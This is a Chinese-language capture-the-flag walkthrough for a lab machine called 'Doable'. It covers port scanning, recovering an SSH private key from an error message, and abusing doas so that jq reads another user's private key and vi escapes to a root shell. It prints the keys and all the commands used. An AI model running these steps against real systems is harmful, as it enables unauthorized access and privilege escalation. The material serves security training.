Doable_Yolo

collect informations

> *scan ports*

```
rustscan -a 192.168.0.101
```

```
Initiating Ping Scan at 16:23
Scanning 192.168.0.101 [2 ports]
Completed Ping Scan at 16:23, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:23
Completed Parallel DNS resolution of 1 host. at 16:23, 0.20s elapsed
DNS resolution of 1 IPs took 0.20s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 16:23
Scanning 192.168.0.101 [3 ports]
Discovered open port 80/tcp on 192.168.0.101
Discovered open port 22/tcp on 192.168.0.101
Discovered open port 5000/tcp on 192.168.0.101
Completed Connect Scan at 16:23, 0.00s elapsed (3 total ports)
Nmap scan report for 192.168.0.101
Host is up, received syn-ack (0.00075s latency).
Scanned at 2026-07-28 16:23:28 CST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
5000/tcp open  upnp    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

> *80*


在网站源代码中看到特殊的注释，说是报错信息自带key


```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />

    <!--
    - "Sometimes the error message itself holds the key."
  -->
    <title>dprod - Digital product design agency</title>
    <meta name="title" content="dprod - Digital product design agency" />
    <meta
      name="description"
      content="This is a agency html template made by ADITYA RAJ"
    />

    <!--
    - favicon
  -->
```


只有在传递错误参数的时候才能看到报错信息吧，再简单进行路径扫描没有结果后去分析5000端口

> *5000*


随意测试的时候，报错结果都是Not correct，当我测试password的时候，返回结果变了，原本考虑到本题密码可能是逐位比对，测试失败后想到80注释的字面意义就是报错包含密码，尝试输入incorrect得到了新的响应








获取到一串16进制字符



解码hex，是ssh的私钥



处理方式是解码16进制为二进制，然后base64编码后加上那两标志分割，添加权限直接远程连接

```
echo
'6f70656e7373682d6b65792d763100000000046e6f6e65000000046e6f6e650000
000000000001000000330000000b7373682d6564323535313900000020afce9a591
6af9b25f74359c537873e4745cdf4cd680841a492e094f5ef55214e0000009019cf
986a19cf986a0000000b7373682d6564323535313900000020afce9a5916af9b25f
74359c537873e4745cdf4cd680841a492e094f5ef55214e00000040ed8fdefb5f54
ba38daa4f33cbe3ffd09f38de41bddddce9bb15af10ba2702e16afce9a5916af9b2
5f74359c537873e4745cdf4cd680841a492e094f5ef55214e0000000c656c656e61
40446f61626c6501' | xxd -r -p > key.bin
base64 -w0 key.bin > key.b64
cat > id_ed25519 <<EOF
-----BEGIN OPENSSH PRIVATE KEY-----
$(cat key.b64)
-----END OPENSSH PRIVATE KEY-----
EOF
chmod 600 id_ed25519
ssh-keygen -l -f id_ed25519
ssh -i id_ed25519 elena@192.168.0.101
```

获取到user flag

```
<yolo> ~/timus/doable
❯ ssh -i id_ed25519 elena@192.168.0.101
The authenticity of host '192.168.0.101 (192.168.0.101)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:73: [hashed name]
    ~/.ssh/known_hosts:74: [hashed name]
    ~/.ssh/known_hosts:75: [hashed name]
    ~/.ssh/known_hosts:76: [hashed name]
    ~/.ssh/known_hosts:77: [hashed name]
    ~/.ssh/known_hosts:78: [hashed name]
    ~/.ssh/known_hosts:79: [hashed name]
    ~/.ssh/known_hosts:98: [hashed name]
    (5 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.101' (ED25519) to the list of known hosts.
                 _
__        _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

elena@Doable:~$ id
uid=1000(elena) gid=1000(elena) groups=1000(elena)
elena@Doable:~$ cat user.txt
flag{user-9c68792801979d8dcca8c5d86dd1af91}
elena@Doable:~$
```

水平提权

通过阅读`/etc/passwd`,知道家用户还有个`silas`用户，查看属于`silas`用户的文件以及进程

```
Debian    Debian
elena:x:1000:1000::/home/elena:/bin/bash
silas:x:1001:1001::/home/silas:/bin/bash
elena@Doable:~$ find / -user silas 2>/dev/null
/home/silas
elena@Doable:~$ ls -la /home/silas/
ls: can't open '/home/silas/': Permission denied
total 0
elena@Doable:~$ wget http://192.168.0.102:8080/pspy64
Connecting to 192.168.0.102:8080 (192.168.0.102:8080)
saving to 'pspy64'
pspy64               100% |************************************************************************| 3032k  0:00:00 ETA
'pspy64' saved
elena@Doable:~$ chmod +x pspy64
elena@Doable:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms
 and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
```

都没有成功，只能搜集其它信息去了

查suid的时候遇到了惊喜

```
elena@Doable:~$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/doas
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/sbin/suexec
elena@Doable:~$ cat /etc/doas.conf
# See doas.conf(5) and doas.d(5) for configuration details.
# Configuration here may be overridden by /etc/doas.d/*.conf if files exist.

# Uncomment to allow group "wheel" to become root.
# permit persist :wheel
permit nopass elena as silas cmd /usr/bin/jq
```

这里的`doas`可以看作`sudo`，允许我无密码以`silas`的身份执行`jq`

查`gtfobins`，发现`jq`似乎只能读任意文件，先读个私钥试试

```
elena@Doable:~$ doas -u silas /usr/bin/jq -Rr . /home/silas/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCb6PiVO3wEWLrYoijkGsaGfMXoyCguKZZ8BoXVfccNiwAAAJBzteozc7Xq
MwAAAAtzc2gtZWQyNTUxOQAAACCb6PiVO3wEWLrYoijkGsaGfMXoyCguKZZ8BoXVfccNiw
AAAEDt/QcH2XPStmOaOShQTYGyo5gcmSAheSTHyz0cfJWM4pvo+JU7fARYutiiKOQaxoZ8
xejIKC4plnwGhdV9xw2LAAAACnNpbGFzQE1hemUBAgM=
-----END OPENSSH PRIVATE KEY-----
```

```
elena@Doable:~$ echo "-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCb6PiVO3wEWLrYoijkGsaGfMXoyCguKZZ8BoXVfccNiwAAAJBzteozc7Xq
MwAAAAtzc2gtZWQyNTUxOQAAACCb6PiVO3wEWLrYoijkGsaGfMXoyCguKZZ8BoXVfccNiw
AAAEDt/QcH2XPStm0a0ShQTYGyo5gcmSAheSTHyz0cfJWM4pvo+JU7fARYutiiK0QaxoZ8
xejIKC4plnwGhdV9xw2LAAAACnNpbGFzQE1hemUBAgM=
-----END OPENSSH PRIVATE KEY-----" > private.key
elena@Doable:~$ chmod 600 private.key
elena@Doable:~$ ssh -i private.key silas@localhost
                _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

silas@Doable:~$ id
uid=1001(silas) gid=1001(silas) groups=1001(silas)
silas@Doable:~$
```

水平提权成功

垂直提权

信息搜集基本做完，没有进展，结合`silas`家目录的那个`what can i do`，能联想到水平提权时候用到的`doas`，似乎还没用完，不能直接扔

`doas` 的权限配置主要围绕一个核心文件展开，但在某些系统中也可能涉及一个配置目录。具体取决于你的操作系统和 `doas` 实现（特别是 `opendoas` 移植版）。

主要的配置文件包括：

配置文件路径	说明
`/etc/doas.conf`	**主配置文件。**这是 `doas` 的标准配置文件，几乎所有系统都使用这个路径 2 3 4 。
`/usr/local/etc/doas.conf`	**FreeBSD 等系统的配置文件路径。**在一些 BSD 系统或特定移植版本中，配置文件可能位于此路径 5 。
`/etc/doas.d/*.conf`	**分片配置目录。**例如在 Alpine Linux 中，支持将配置规则放在 `/etc/doas.d/` 目录下以 `.conf` 结尾的文件中，这些文件可以覆盖主配置文件的规则 8 。
`/usr/share/doc/opendoas/examples/doas.conf`	**示例配置文件。**在 Debian 等系统中，安装 `opendoas` 包后，此处会提供一个配置示例，可作为创建 `/etc/doas.conf` 的参考 7 11 。

问的deepseek，这里还有几个权限配置文件我没有看

```
silas@Doable:~$ cat /etc/doas.conf
# See doas.conf(5) and doas.d(5) for configuration details.
# Configuration here may be overridden by /etc/doas.d/*.conf if files exist.

# Uncomment to allow group "wheel" to become root.
# permit persist :wheel
permit nopass elena as silas cmd /usr/bin/jq
silas@Doable:~$ cat /usr/local/etc/doas.conf
cat: can't open '/usr/local/etc/doas.conf': No such file or directory
silas@Doable:~$ ls -la /etc/doas.d/*.conf
ls: /etc/doas.d/*.conf: Permission denied
silas@Doable:~$ 
```

这里存在`/etc/doas.d/`路径，由于权限问题，无法访问，靶机上的二进制文件不多，基本都在`/usr/bin`下，我选择搓个命令行脚本遍历，得记得把链接算上

```
-rwxr-sr-x    1 root     tty          22416 Jul  5 19:49 wall
lrwxrwxrwx    1 root     root            12 Jun  3  2025 wc -> /bin/busybox
lrwxrwxrwx    1 root     root            12 Jun  3  2025 wget -> /bin/busybox
-rwxr-xr-x    1 root     root         26512 Jul  5 19:49 whereis
lrwxrwxrwx    1 root     root            12 Jun  3  2025 which -> /bin/busybox
lrwxrwxrwx    1 root     root            12 Jun  3  2025 who -> /bin/busybox
lrwxrwxrwx    1 root     root            12 Jun  3  2025 whoami -> /bin/busybox
lrwxrwxrwx    1 root     root            12 Jun  3  2025 whois -> /bin/busybox
lrwxrwxrwx    1 root     root             7 Jul 28 11:38 x86_64 -> setarch
lrwxrwxrwx    1 root     root            12 Jun  3  2025 xargs -> /bin/busybox
-rwxr-xr-x    1 root     root         18464 Jul 25 09:09 xxd
lrwxrwxrwx    1 root     root            12 Jun  3  2025 xzcat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 Jun  3  2025 yes -> /bin/busybox
silas@Doable:~$ doas -u root /usr/bin/id --help
doas: Operation not permitted
silas@Doable:~$ 
```

```
for i in $(find -L /usr/bin -type f 2>/dev/null);do
    out=$(doas -u root "$i" --help 2>&1)
    if ! echo "$out" | grep -q "Operation not permitted";then
        echo "find it: $i"
    fi
done
```

```
silas@Doable:~$ for i in $(find -L /usr/bin -type f 2>/dev/null);do
        out=$(doas -u root "$i" --help 2>&1)
        if ! echo "$out" | grep -q "Operation not permitted";then
                echo "find it: $i"
        fi
done
find it: /usr/bin/vi
silas@Doable:~$ doas -u root /usr/bin/vi --help
VIM - Vi IMproved 9.2 (2026 Feb 14, compiled Jul 25 2026 01:09:34)

Usage: vim [arguments] [file ..]       edit specified file(s)
   or: vim [arguments] -               read text from stdin
   or: vim [arguments] -t tag          edit file where tag is defined
   or: vim [arguments] -q [errorfile]  edit file with first error

Arguments:
   --                   Only file names after this
   -v                   Vi mode (like "vi")
   -e                   Ex mode (like "ex")
```

发现vi就是那个隐藏后门，直接进去输入`!/bin/sh`获取root shell

```
/home/silas # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(flopp
6(tape),27(video)
/home/silas # ls /root
root.txt
/home/silas # cat /root/root.txt /home/elena/user.txt
flag{root-b7a0a4afee46f67662b8d428ab63e14e}
flag{user-9c68792801979d8dcca8c5d86dd1af91}
/home/silas #
```